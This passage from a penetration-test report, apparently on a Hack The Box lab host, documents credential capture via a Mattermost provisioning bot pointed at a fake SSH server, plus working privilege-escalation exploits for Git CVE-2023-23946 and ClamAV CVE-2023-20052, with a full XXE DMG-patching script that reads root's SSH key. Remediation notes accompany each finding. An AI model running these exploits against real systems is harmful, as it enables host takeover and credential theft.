
The Mattermost instance had a Server Provisioning integration that allowed authorized users to trigger remote provisioning actions through a chat command. The provisioning handler accepted an SSH target, connected to it with stored credentials, and executed a predefined provisioning script.
The critical property: the SSH target was configurable by the user triggering the command. That allowed the tester to redirect the provisioning action to an attacker-controlled SSH server, which then captured the credentials that Mattermost presented during the connection.
Evidence — Fake SSH server setup
The tester installed sshesame on the attacker host:
go install github.com/jaksi/sshesame@latestConfiguration:
server:
  listen_address: "0.0.0.0:2222"
  host_keys: null
Starting the listener:
sshesame -config config.yaml
INFO 2026/10/16 15:49:31 Listening on [::]:2222
Evidence — Configuration in Mattermost
Within the Server Provisioning channel, the tester configured the target to point at the fake SSH server. The first attempt required understanding the feature’s configuration interface:

Evidence — Triggering the provisioning
The trigger command was sent in the Server Provisioning channel:
/server_provisionWhen executed, the bot connects to whatever target was configured in the previous step. In this case, the target was the attacker-controlled sshesame listener on port 2222, and the bot presented its stored cbrown credentials during the SSH handshake.

The fake SSH server captured the connection attempts and the credentials presented by the Mattermost server:

The captured credentials were for cbrown:
cbrown sn00pedcr3dential!!!Evidence — SSH as cbrown
The tester used those credentials to open an SSH session to the host:
ssh cbrown@10.129.229.5
Impact
Escalation from sbrown (Mattermost user) to cbrown (host SSH user). The provisioning feature acted as a credential relay from the Mattermost bot to any target the attacker chose, without any validation of the destination.
Remediation
- Remove the ability to configure the SSH target from the user interface. Hard-code the target in the backend, or restrict it to an explicit inventory managed by administrators.
- Use ephemeral SSH credentials generated on demand, bound to a single session and a specific destination host.
- Restrict the provisioning bot’s network egress to a fixed list of hosts.
- Audit all
Server Provisioninginteractions for evidence of target manipulation.
Finding 5 — Local Privilege Escalation via CVE-2023-23946 (Git Symlink)
| Attribute | Value |
|---|---|
| Severity | High |
| CVSS 4.0 | 8.4 |
| Vector | CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-22 (Improper Limitation of a Pathname to a Restricted Directory) |
| MITRE ATT&CK | T1068 (Exploitation for Privilege Escalation) |
Description
The sudoers configuration allowed cbrown to run a restricted git apply as sbrown without a password:
User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git ^apply -v [a-zA-Z0-9.]+$
Git version 2.34.1 is vulnerable to CVE-2023-23946. The vulnerability allows a symlink inside a repository to be abused during git apply to write outside the target directory.
Evidence — Version confirmation
dpkg -l | grep git
git 1:2.34.1-1ubuntu1.6
Evidence — SSH keypair generation
ssh-keygen -t ed25519 -f /tmp/attacker_key -N "" -q
cat /tmp/attacker_key.pub
The public key is stored for use in the malicious patch. The private key stays on the attacker machine.
Evidence — Malicious repository
A repository was created in /dev/shm (a world-writable tmpfs that sbrown can access) with a symlink pointing to sbrown’s home:
mkdir -p /dev/shm/ssh && cd /dev/shm/ssh
git init -q
git config user.email "cbrown@snoopy.htb"
git config user.name "cbrown"

ln -s /home/sbrown/.ssh symlink
git add symlink
git commit -m "add symlink" -q
Evidence — Crafting the malicious patch
The patch renames the symlink and, in the same patch, writes an authorized_keys file under the renamed path. Git resolves the write through the symlink, which points to /home/sbrown/.ssh, so the resulting file lands there.
PUBKEY=$(cat /tmp/attacker_key.pub)
cat > patch << EOF
diff --git a/symlink b/renamed-symlink
similarity index 100%
rename from symlink
rename to renamed-symlink
diff --git /dev/null b/renamed-symlink/authorized_keys
new file mode 100600
index 0000000..039727e
--- /dev/null
+++ b/renamed-symlink/authorized_keys
@@ -0,0 +1,1 @@
+${PUBKEY}
EOF
Evidence — Applying the patch with elevated privileges
The directory has to be world-writable so that sbrown (the target of the sudoers transition) can access it:
chmod 777 /dev/shm/ssh
sudo -u sbrown /usr/bin/git apply -v patch
The patch wrote the public key into /home/sbrown/.ssh/authorized_keys.
Evidence — SSH as sbrown
ssh -i /tmp/attacker_key sbrown@127.0.0.1Impact
Escalation from cbrown to sbrown, achieved through a sudoers rule that restricted the command but not the arguments. The vulnerability in Git bypasses the restriction on argument content, allowing writes outside the intended directory.
Remediation
- Upgrade Git to ≥ 2.39.2, which contains the fix for CVE-2023-23946.
- Restrict sudoers commands to specific, reviewed paths.
git applyshould not be granted if any patch from an untrusted source can reach it. - Apply a rule that git repositories used in privileged contexts must not contain symlinks.
- Audit any sudoers rules that grant commands with attacker-influenced arguments.
Finding 6 — Local Privilege Escalation via CVE-2023-20052 (ClamAV XXE)
| Attribute | Value |
|---|---|
| Severity | Medium |
| CVSS 4.0 | 6.8 |
| Vector | CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N |
| CWE | CWE-611 (Improper Restriction of XML External Entity Reference) |
| MITRE ATT&CK | T1068 (Exploitation for Privilege Escalation) |
Description
The sudoers configuration allowed sbrown to run clamscan --debug as root on files under /home/sbrown/scanfiles/:
User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
ClamAV version 1.0.0 is vulnerable to CVE-2023-20052. The DMG parser resolves XML external entities when parsing the DMG’s internal property list. An attacker who controls the DMG file can craft an XXE payload that reads any file readable by the clamscan process — which, in this case, runs as root.
Evidence — Version confirmation
/usr/local/bin/clamscan --version
ClamAV 1.0.0/26853/Fri Mar 24 07:24:11 2023
Evidence — Tooling setup
Building the DMG manipulation tooling on the attacker machine:
# Install dependencies
sudo apt update
sudo apt install -y git cmake zlib1g-dev openssl libssl-dev genisoimage

# Clone and build libdmg-hfsplus
git clone https://github.com/hvdwolf/libdmg-hfsplus.git
cd libdmg-hfsplus
cmake . -B build
make -C build/dmg -j8
sudo cp build/dmg/dmg /usr/local/bin/
sudo chmod +x /usr/local/bin/dmg
Evidence — Base DMG generation
A valid DMG was created with any content, to serve as the base for the XXE payload:
mkdir -p /tmp/work
echo "dummy" > /tmp/work/dummy.txt
genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o /tmp/test.img /tmp/work/
dmg dmg /tmp/test.img /tmp/test.dmg
Evidence — Patching the DMG with the XXE payload
The patch_dmg.py script replaces the plist’s blkx key with an XML entity that references the target file. The loader resolves the entity when parsing the plist, and the resolution fails in a way that reveals the referenced content in the debug output.
#!/usr/bin/env python3
"""
Patch a valid DMG to inject an XXE (CVE-2023-20052 ClamAV).
Usage: python3 patch_dmg.py <test.dmg> <exploit.dmg> [file_to_read]
"""
import struct, re, sys

dmg_file = sys.argv[1] if len(sys.argv) > 1 else '/tmp/test.dmg'
out_file = sys.argv[2] if len(sys.argv) > 2 else '/tmp/exploit.dmg'
target   = sys.argv[3] if len(sys.argv) > 3 else '/root/.ssh/id_rsa'

DATA = bytearray(open(dmg_file, 'rb').read())
trailer_start = len(DATA) - 512
trailer = DATA[trailer_start:]

assert trailer[:4] == b'koly', "Not a valid DMG (missing 'koly' trailer)"

xml_off = struct.unpack('>Q', trailer[0xD8:0xE0])[0]
xml_len = struct.unpack('>Q', trailer[0xE0:0xE8])[0]
xml = bytes(DATA[xml_off:xml_off+xml_len])

print(f"[*] DMG: {dmg_file}")
print(f"[*] XML offset: {xml_off}, length: {xml_len}")
print(f"[*] Target file: {target}")

# Inject DOCTYPE with the XXE entity
new_doc = f'<!DOCTYPE plist [<!ENTITY xxe SYSTEM "{target}">]>'.encode()
xml = re.sub(rb'<!DOCTYPE[^>]*>', new_doc, xml, count=1)

# Replace the first blkx key with the entity reference
if b'<key>blkx</key>' not in xml:
    print("[!] WARNING: <key>blkx</key> not found in the XML")
xml = xml.replace(b'<key>blkx</key>', b'<key>&xxe;</key>', 1)

# Rebuild the DMG
new = bytes(DATA[:xml_off]) + xml + bytes(DATA[xml_off+xml_len:trailer_start])
nt = bytearray(trailer)
nt[0xE0:0xE8] = struct.pack('>Q', len(xml))
new += bytes(nt)

open(out_file, 'wb').write(new)
print(f"[+] {out_file} generated ({len(new)} bytes)")
Applying the patch:
python3 /tmp/patch_dmg.py /tmp/test.dmg /tmp/exploit.dmg /root/.ssh/id_rsaEvidence — Transferring the exploit to the target
The patched DMG was copied to the target user’s home:
scp -i /tmp/attacker_key /tmp/exploit.dmg sbrown@10.129.229.5:/home/sbrown/scanfiles/Evidence — Triggering the scan
The tester triggered the sudoers-permitted scan and captured the debug output:
ssh -i /tmp/attacker_key sbrown@10.129.229.5
sudo /usr/local/bin/clamscan --debug /home/sbrown/scanfiles/exploit.dmg 2>&1 | tee /tmp/clam.log

The debug output contained the root SSH private key in the XXE warning:
Evidence — Extracting the key
grep -A 40 "BEGIN OPENSSH PRIVATE KEY" /tmp/clam.logThe output was a valid OpenSSH private key:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
... (truncated)
-----END OPENSSH PRIVATE KEY-----
The key was saved to a local file, permissions were set correctly, and root access was obtained:
chmod 600 /tmp/root_key
ssh -i /tmp/root_key root@10.129.229.5
Impact
Full root compromise of the host. Any file readable by root — including private keys, credentials, and application secrets — could be exfiltrated through the debug log. The vulnerability is trivially exploitable when the --debug flag is enabled and the attacker controls the scanned file.
Remediation
- Upgrade ClamAV to ≥ 1.0.1, which contains the fix for CVE-2023-20052.
- Remove
--debugfrom any sudoers rule. The flag produces verbose output that can leak file contents. - Never scan untrusted files with elevated privileges. If ClamAV must run as root, isolate it in a dedicated user or container.
- Audit any sudoers rule that allows scanning files the user controls.
Attack Chain
[1] Port scan → 22, 53, 80
    │
    ▼
[2] DNS zone transfer (axfr) → mattermost, mm, postgres, provisions subdomains
    │
    ▼
[3] Path traversal on /download → /etc/passwd, named.conf, named.conf.local, zone file
    │
    ▼
[4] rndc-key leak + allow-update → dynamic DNS updates possible
    │
    ▼
[5] Password reset enumeration → sbrown exists
    │
    ▼
[6] DNS redirect mail.snoopy.htb → attacker → SMTP listener
    │
    ▼
[7] Password reset token intercepted → account takeover as sbrown
    │
    ▼
[8] Mattermost provisioning feature → fake SSH server → capture cbrown creds
    │
    ▼
[9] SSH as cbrown
    │
    ▼
[10] sudo git apply as sbrown → CVE-2023-23946 → write SSH key
     │
     ▼
[11] SSH as sbrown
     │
     ▼
[12] sudo clamscan --debug → CVE-2023-20052 → read root id_rsa
     │
     ▼
[13] SSH as root → full host compromise
Recommendations Summary
| Priority | Finding | Recommendation |
|---|---|---|
| P0 | LFI on download endpoint | Sanitize user-supplied paths; use allowlist of filenames |
| P0 | BIND rndc-key + allow-update | Restrict updates with update-policy; rotate key |
| P0 | Password reset enumeration | Uniform responses; validate mail path |
| P0 | Provisioning bot credential relay | Fixed target inventory; ephemeral credentials |
| P0 | Git CVE-2023-23946 | Upgrade Git to ≥ 2.39.2 |
| P1 | ClamAV CVE-2023-20052 | Upgrade ClamAV to ≥ 1.0.1 |
| P1 | Sudoers rules | No git apply, no clamscan --debug |
| P2 | DNS security | Enable DNSSEC; restrict zone updates |
Appendix — Tools and References
Tools used in this assessment:
nmap— port scanning and service detectiondig— DNS enumerationcurl— path traversal and API interactionnsupdate— dynamic DNS updatesaiosmtpd— SMTP listener for intercepting reset emailssshesame— fake SSH server for credential capturegit— exploit for CVE-2023-23946clamscan— exploit for CVE-2023-20052libdmg-hfsplus— DMG manipulation for the ClamAV XXE
Full technical deep dives:
- Git Symlinks and ClamAV XXE — Two Local Privilege Escalations →
- Intercepting Credentials — DNS Manipulation and SSH Honeypots →
References:
- CVE-2023-23946 — Git symlink path traversal in
git apply - CVE-2023-20052 — ClamAV XML External Entity in DMG parser
- MITRE ATT&CK T1557 — Adversary-in-the-Middle
- MITRE ATT&CK T1068 — Exploitation for Privilege Escalation
Takeaway
The chain demonstrates how a single unauthenticated file disclosure can cascade into full host compromise when it is combined with operational misconfigurations.
The most consequential finding is the BIND rndc-key leak. Without the key, the DNS zone could not be modified, and the password reset interception would not have been possible.
The second lesson is that operational features are attack surfaces. The Mattermost provisioning integration accepted any target and connected with stored credentials — effectively acting as a credential relay.
The third lesson is about patching as a defensive layer. Both privilege escalations — Git and ClamAV — were known CVEs with public exploits, months after the fixes were available.
The fourth lesson is that sudoers rules restrict commands, not content. Restricting git apply to a filename pattern does not restrict the patch content. Restricting clamscan --debug to a directory does not restrict the file.